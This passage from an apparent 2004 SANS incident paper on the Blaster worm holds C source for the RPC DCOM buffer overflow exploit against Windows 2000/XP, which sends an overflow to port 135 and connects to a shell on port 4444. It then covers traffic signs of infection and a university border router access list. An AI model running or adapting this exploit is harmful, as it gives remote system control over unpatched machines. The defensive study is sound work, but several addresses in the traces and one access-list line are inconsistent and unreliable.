,0x00,0x00,0x00,0x00,0x00,0x00};
```

```
unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};
```

```
unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};
```

```
unsigned char *targets [] =
{
    "Windows 2000 SP0 (english)",
    "Windows 2000 SP1 (english)",
    "Windows 2000 SP2 (english)",
    "Windows 2000 SP3 (english)",
    "Windows 2000 SP4 (english)",
    "Windows XP SP0 (english)",
    "Windows XP SP1 (english)",
    NULL
};
```

```
unsigned long offsets [] =
{
    0x77e81674,
    0x77e829ec,
    0x77e824b5,
    0x77e8367a,
    0x77f92a9b,
    0x77e9afe3,
    0x77e626ba,
};
```

```
unsigned char sc[]=
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x46\x00\x58\x00"
```



```

        l = read (0, buf, sizeof (buf));
        if (l <= 0) {
            printf("\n - Connection closed by local user\n");
            exit (EXIT_FAILURE);
        }
        write (sock, buf, l);
    }

    if (FD_ISSET (sock, &rfd) ) {
        l = read (sock, buf, sizeof (buf));
        if (l == 0) {
            printf ("\n - Connection closed by remote host.\n");
            exit (EXIT_FAILURE);
        } else if (l < 0) {
            printf ("\n - Read failure\n");
            exit (EXIT_FAILURE);
        }
        write (l, buf, l);
    }
}

int main(int argc, char **argv)
{
    int sock;
    int len, len1;
    unsigned int target_id;
    unsigned long ret;
    struct sockaddr_in target_ip;
    unsigned short port = 135;
    unsigned char buf1[0x1000];
    unsigned char buf2[0x1000];

    printf("-----\n");
    printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
    printf("- Original code by FlashSky and Benjurry\n");
    printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");

    if(argc<3)
    {
        printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
        printf("- Targets:\n");
        for (len=0; targets[len] != NULL; len++)
        {
            printf("- %d\t%s\n", len, targets[len]);
        }
        printf("\n");
        exit(1);
    }

    /* yeah, get over it :) */
    target_id = atoi(argv[1]);
    ret = offsets[target_id];

    printf("- Using return address of 0x%.8x\n", ret);

    memcpy(sc+36, (unsigned char *) &ret, 4);

    target_ip.sin_family = AF_INET;
    target_ip.sin_addr.s_addr = inet_addr(argv[2]);
    target_ip.sin_port = htons(port);

    if ((sock=socket(AF_INET, SOCK_STREAM, 0)) == -1)
    {
        perror("- Socket");
        return(0);
    }

    if(connect(sock, (struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)

```



```

{
    perror("- Connect");
    return(0);
}

len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *) (request2)=*(unsigned long *) (request2)+sizeof(sc)/2;
*(unsigned long *) (request2+8)=*(unsigned long *) (request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *) (buf2+8)=*(unsigned long *) (buf2+8)+sizeof(sc)-0xc;

*(unsigned long *) (buf2+0x10)=*(unsigned long *) (buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0x80)=*(unsigned long *) (buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0x84)=*(unsigned long *) (buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0xb4)=*(unsigned long *) (buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0xb8)=*(unsigned long *) (buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0xd0)=*(unsigned long *) (buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long *) (buf2+0x18c)=*(unsigned long *) (buf2+0x18c)+sizeof(sc)-0xc;

if (send(sock,bindstr,sizeof(bindstr),0)== -1)
{
    perror("- Send");
    return(0);
}
len=recv(sock, buf1, 1000, 0);

if (send(sock,buf2,len1,0)== -1)
{
    perror("- Send");
    return(0);
}
close(sock);
sleep(1);

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]);
target_ip.sin_port = htons(4444);

if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("- Socket");
    return(0);
}

if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
{
    printf("- Exploit appeared to have failed.\n");
    return(0);
}

printf("- Dropping to System Shell...\n\n");

shell(sock);

return(0);
}

```

© SANS Institute 2004, Author retains full rights.

## Appendix B

This appendix is a guide to show the reader how to interpret and analyze some network traffic patterns to find potential attacks, in this case, Blaster worm attack

After several researches and working in lab environments, the author found a general way determining which machines could be infected with Blaster or other RPC worms like Welchia [5]. It appears that network administrators (from University) have no precise idea what to look for inside their network traffic to find out infected systems. So these guidelines would be very helpful solving these kinds of problems.

First of all, the network administrator needs a sniffer, like tcpdump/windump. Ideally it's placed in a network location that can reach the most of the traffic on the network, for example, the output/inside point from Internet to the inside network. This way, the network administrator will see many infection attempts as possible.

For Blaster, sniff for traffic destined to port 135/tcp, 4444/tcp and 69/udp. The correlation of these 3 types of traffic going from one machine to another most likely indicates a successful infection. In the output that follows, the reader can see how the machine 192.168.100.10 is clearly infecting the target host 192.168.100.11:

```
13:10:36.395032 192.168.0.1.1294 > 192.168.100.11.135: tcp 0 (DF)
13:10:36.395323 192.168.100.11.135 > 192.168.100.10.1294: tcp 0 (DF)
13:10:36.395436 192.168.100.10.1294 > 192.168.100.11.135: tcp 0 (DF)
13:11:19.508095 192.168.100.10.1294 > 192.168.100.11.135: tcp 72 (DF)
13:11:19.508310 192.168.100.10.1294 > 192.168.100.11.135: tcp 1460 (DF)
13:11:19.508346 192.168.100.10.1294 > 192.168.100.11.135: tcp 244 (DF)
13:11:19.508362 192.168.100.11.135 > 192.168.100.10.1294: tcp 0 (DF)
13:11:19.508541 192.168.100.11.135 > 192.168.100.10.1294: tcp 60 (DF)
13:11:19.508681 192.168.100.10.1294 > 192.168.100.11.135: tcp 0 (DF)
13:11:19.508720 192.168.100.11.135 > 192.168.100.10.1294: tcp 0 (DF)
13:11:19.512201 192.168.100.11.135 > 192.168.100.10.1294: tcp 0 (DF)
13:11:19.512346 192.168.100.10.1294 > 192.168.100.11.135: tcp 0 (DF)
13:11:19.904949 192.168.100.10.1314 > 192.168.100.11.4444: tcp 0 (DF)
13:11:19.905031 192.168.100.11.4444 > 192.168.100.10.1314: tcp 0 (DF)
13:11:19.905160 192.168.100.10.1314 > 192.168.100.11.4444: tcp 0 (DF)
13:11:19.952874 192.168.100.11.4444 > 192.168.100.10.1314: tcp 42 (DF)
13:11:19.984939 192.168.100.10.1314 > 192.168.100.11.4444: tcp 36 (DF)
13:11:19.985029 192.168.100.11.4444 > 192.168.100.10.1314: tcp 63 (DF)
13:11:20.083469 192.168.100.11.1049 > 192.168.100.10.69: udp 20
13:11:20.118800 192.168.100.10.69 > 192.168.100.11.1049: udp 516
```

In the above case, machine 192.168.100.10 is clearly infecting machine 192.168.0.3 and the infection was successful; however, some machines are not prone to be infected because they are protected, so the worm Blaster traffic will not always look like traffic above. There are two general cases:

1.- If target hosts are patched, the 69/udp traffic and most of the 4444/tcp won't appear because the shell code won't run.

2.- If the target host have the port 135/tcp firewalled, the 69/udp and 4444/tcp traffic won't appear and the 135/tcp traffic will only be failed connection attempts.

The network administrators may argue how they can distinguish legitimate connections to port 135/tcp from worm traffic. In such cases, there is a possibility by looking for the characteristics below.

1.- Specific packet sizes on 135/tcp traffic can tell the network administrator if an infection was attempted. Specifically the 3 packet sizes in bold are associated with the RPC DCOM exploit used by Blaster worm and by other malicious exploits too.

```
17:16:19.508095 192.168.100.10.1294 > 192.168.100.11.135: tcp 72 (DF)
```

From previous packet traces:

```
DgmLen:112 - ( IpLen:20 + TcpLen: 20 ) = 72
```

```
17:16:19.508310 192.168.100.10.1294 > 192.168.100.11.135: tcp 1460 (DF)
```

From previous packet traces:

```
DgmLen:1500 - ( IpLen:20 + TcpLen: 20 ) = 1460
```

```
17:16:19.508346 192.168.100.10.1294 > 192.168.100.11.135: tcp 244 (DF)
```

From previous packet traces:

```
DgmLen:284 - ( IpLen:20 + TcpLen: 20 ) = 244
```

2.- Rapid succession of connections from one host to a series of hosts with nearby IP addresses. Also the network administrator may notice that ephemeral source ports on the attacking host increase monotonically by one per connection attempt, because the attacker is devoting almost all its network connection to attacking new machines in a quick succession

```
18:28:14.060589 192.168.100.10.1074 > 192.168.100.125.135: tcp 0 (DF)
```

```
18:28:14.062041 192.168.100.10.1078 > 192.168.100.129.135: tcp 0 (DF)
```

```
18:28:14.064937 192.168.100.10.1086 > 192.168.100.137.135: tcp 0 (DF)
```

```
18:28:17.061195 192.168.100.10.1086 > 192.168.100.137.135: tcp 0 (DF)
```

```
18:28:35.489747 192.168.100.10.1104 > 192.168.100.141.135: tcp 0 (DF)
```

```
18:28:44.307318 192.168.100.10.1145 > 192.168.100.177.135: tcp 0 (DF)
```

```
18:28:44.308202 192.168.100.10.1148 > 192.168.100.180.135: tcp 0 (DF)
```

3.- Other characteristic to look for is a succession of ARP request for consecutives addresses from the same host; for example:

```
11:43:50.435946 arp who-has 192.168.100.115 tell 192.168.100.10
```

```
11:43:50.438301 arp who-has 192.168.100.116 tell 192.168.100.10
```

```
11:43:50.445362 arp who-has 192.168.100.117 tell 192.168.100.10
```

## Appendix C

Access list used by Campus A border router to avoid traffic from certain IP address. This is the only perimeter protection the University has.

! IANA Unallocated

```
access-list 110 deny ip 1.0.0.0 0.255.255.255 any
access-list 110 deny ip 2.0.0.0 0.255.255.255 any
access-list 110 deny ip 5.0.0.0 0.255.255.255 any
access-list 110 deny ip 7.0.0.0 0.255.255.255 any
access-list 110 deny ip 23.0.0.0 0.255.255.255 any
access-list 110 deny ip 27.0.0.0 0.255.255.255 any
access-list 110 deny ip 31.0.0.0 0.255.255.255 any
access-list 110 deny ip 36.0.0.0 0.255.255.255 any
access-list 110 deny ip 37.0.0.0 0.255.255.255 any
access-list 110 deny ip 39.0.0.0 0.255.255.255 any
access-list 110 deny ip 41.0.0.0 0.255.255.255 any
access-list 110 deny ip 42.0.0.0 0.255.255.255 any
access-list 110 deny ip 49.0.0.0 0.255.255.255 any
access-list 110 deny ip 50.0.0.0 0.255.255.255 any
access-list 110 deny ip 58.0.0.0 0.255.255.255 any
access-list 110 deny ip 59.0.0.0 0.255.255.255 any
access-list 110 deny ip 60.0.0.0 0.255.255.255 any
access-list 110 deny ip 69.0.0.0 0.255.255.255 any
access-list 110 deny ip 70.0.0.0 0.255.255.255 any
access-list 110 deny ip 71.0.0.0 0.255.255.255 any
access-list 110 deny ip 72.0.0.0 0.255.255.255 any
access-list 110 deny ip 73.0.0.0 0.255.255.255 any
access-list 110 deny ip 74.0.0.0 0.255.255.255 any
access-list 110 deny ip 75.0.0.0 0.255.255.255 any
access-list 110 deny ip 76.0.0.0 0.255.255.255 any
access-list 110 deny ip 77.0.0.0 0.255.255.255 any
access-list 110 deny ip 78.0.0.0 0.255.255.255 any
access-list 110 deny ip 79.0.0.0 0.255.255.255 any
access-list 110 deny ip 82.0.0.0 0.255.255.255 any
access-list 110 deny ip 83.0.0.0 0.255.255.255 any
access-list 110 deny ip 84.0.0.0 0.255.255.255 any
```

access-list 110 deny ip 85.0.0.0 0.255.255.255 any  
access-list 110 deny ip 86.0.0.0 0.255.255.255 any  
access-list 110 deny ip 87.0.0.0 0.255.255.255 any  
access-list 110 deny ip 88.0.0.0 0.255.255.255 any  
access-list 110 deny ip 89.0.0.0 0.255.255.255 any  
access-list 110 deny ip 90.0.0.0 0.255.255.255 any  
access-list 110 deny ip 91.0.0.0 0.255.255.255 any  
access-list 110 deny ip 92.0.0.0 0.255.255.255 any  
access-list 110 deny ip 93.0.0.0 0.255.255.255 any  
access-list 110 deny ip 94.0.0.0 0.255.255.255 any  
access-list 110 deny ip 95.0.0.0 0.255.255.255 any  
access-list 110 deny ip 96.0.0.0 0.255.255.255 any  
access-list 110 deny ip 97.0.0.0 0.255.255.255 any  
access-list 110 deny ip 98.0.0.0 0.255.255.255 any  
access-list 110 deny ip 99.0.0.0 0.255.255.255 any  
access-list 110 deny ip 100.0.0.0 0.255.255.255 any  
access-list 110 deny ip 101.0.0.0 0.255.255.255 any  
access-list 110 deny ip 102.0.0.0 0.255.255.255 any  
access-list 110 deny ip 103.0.0.0 0.255.255.255 any  
access-list 110 deny ip 104.0.0.0 0.255.255.255 any  
access-list 110 deny ip 105.0.0.0 0.255.255.255 any  
access-list 110 deny ip 106.0.0.0 0.255.255.255 any  
access-list 110 deny ip 107.0.0.0 0.255.255.255 any  
access-list 110 deny ip 108.0.0.0 0.255.255.255 any  
access-list 110 deny ip 109.0.0.0 0.255.255.255 any  
access-list 110 deny ip 110.0.0.0 0.255.255.255 any  
access-list 110 deny ip 111.0.0.0 0.255.255.255 any  
access-list 110 deny ip 112.0.0.0 0.255.255.255 any  
access-list 110 deny ip 113.0.0.0 0.255.255.255 any  
access-list 110 deny ip 114.0.0.0 0.255.255.255 any  
access-list 110 deny ip 115.0.0.0 0.255.255.255 any  
access-list 110 deny ip 116.0.0.0 0.255.255.255 any  
access-list 110 deny ip 117.0.0.0 0.255.255.255 any  
access-list 110 deny ip 118.0.0.0 0.255.255.255 any  
access-list 110 deny ip 119.0.0.0 0.255.255.255 any  
access-list 110 deny ip 120.0.0.0 0.255.255.255 any  
access-list 110 deny ip 121.0.0.0 0.255.255.255 any

access-list 110 deny ip 122.0.0.0 0.255.255.255 any  
access-list 110 deny ip 123.0.0.0 0.255.255.255 any  
access-list 110 deny ip 124.0.0.0 0.255.255.255 any  
access-list 110 deny ip 125.0.0.0 0.255.255.255 any  
access-list 110 deny ip 126.0.0.0 0.255.255.255 any  
access-list 110 deny ip 197.0.0.0 0.255.255.255 any  
access-list 110 deny ip 201.0.0.0 0.255.255.255 any  
access-list 110 deny ip 221.0.0.0 0.255.255.255 any  
access-list 110 deny ip 222.0.0.0 0.255.255.255 any  
access-list 110 deny ip 223.0.0.0 0.255.255.255 any  
! RFC 1918 netblocks  
access-list 110 deny ip 10.0.0.0 0.255.255.255 any  
access-list 110 deny ip 172.16.0 15.255.255.255 any  
access-list 110 deny ip 192.168.0.0 0.0.255.255 any  
!multicast sources  
access-list 110 deny ip 224.0.0.0 31.255.255.255 any  
! Class E networks  
access-list 110 deny ip 240.0.0.0 15.255.255.255 any  
! IANA reserved  
access-list 110 deny ip 0.0.0.0 0.255.255.255 any  
access-list 110 deny ip 169.254.0.0 0.0.255.255 any  
access-list 110 deny ip 192.0.2.0 0.0.0.255 any  
access-list 110 deny ip 127.0.0.0 0.255.255.255 any  
! Permit legitimate traffic  
access-list 110 permit ip any any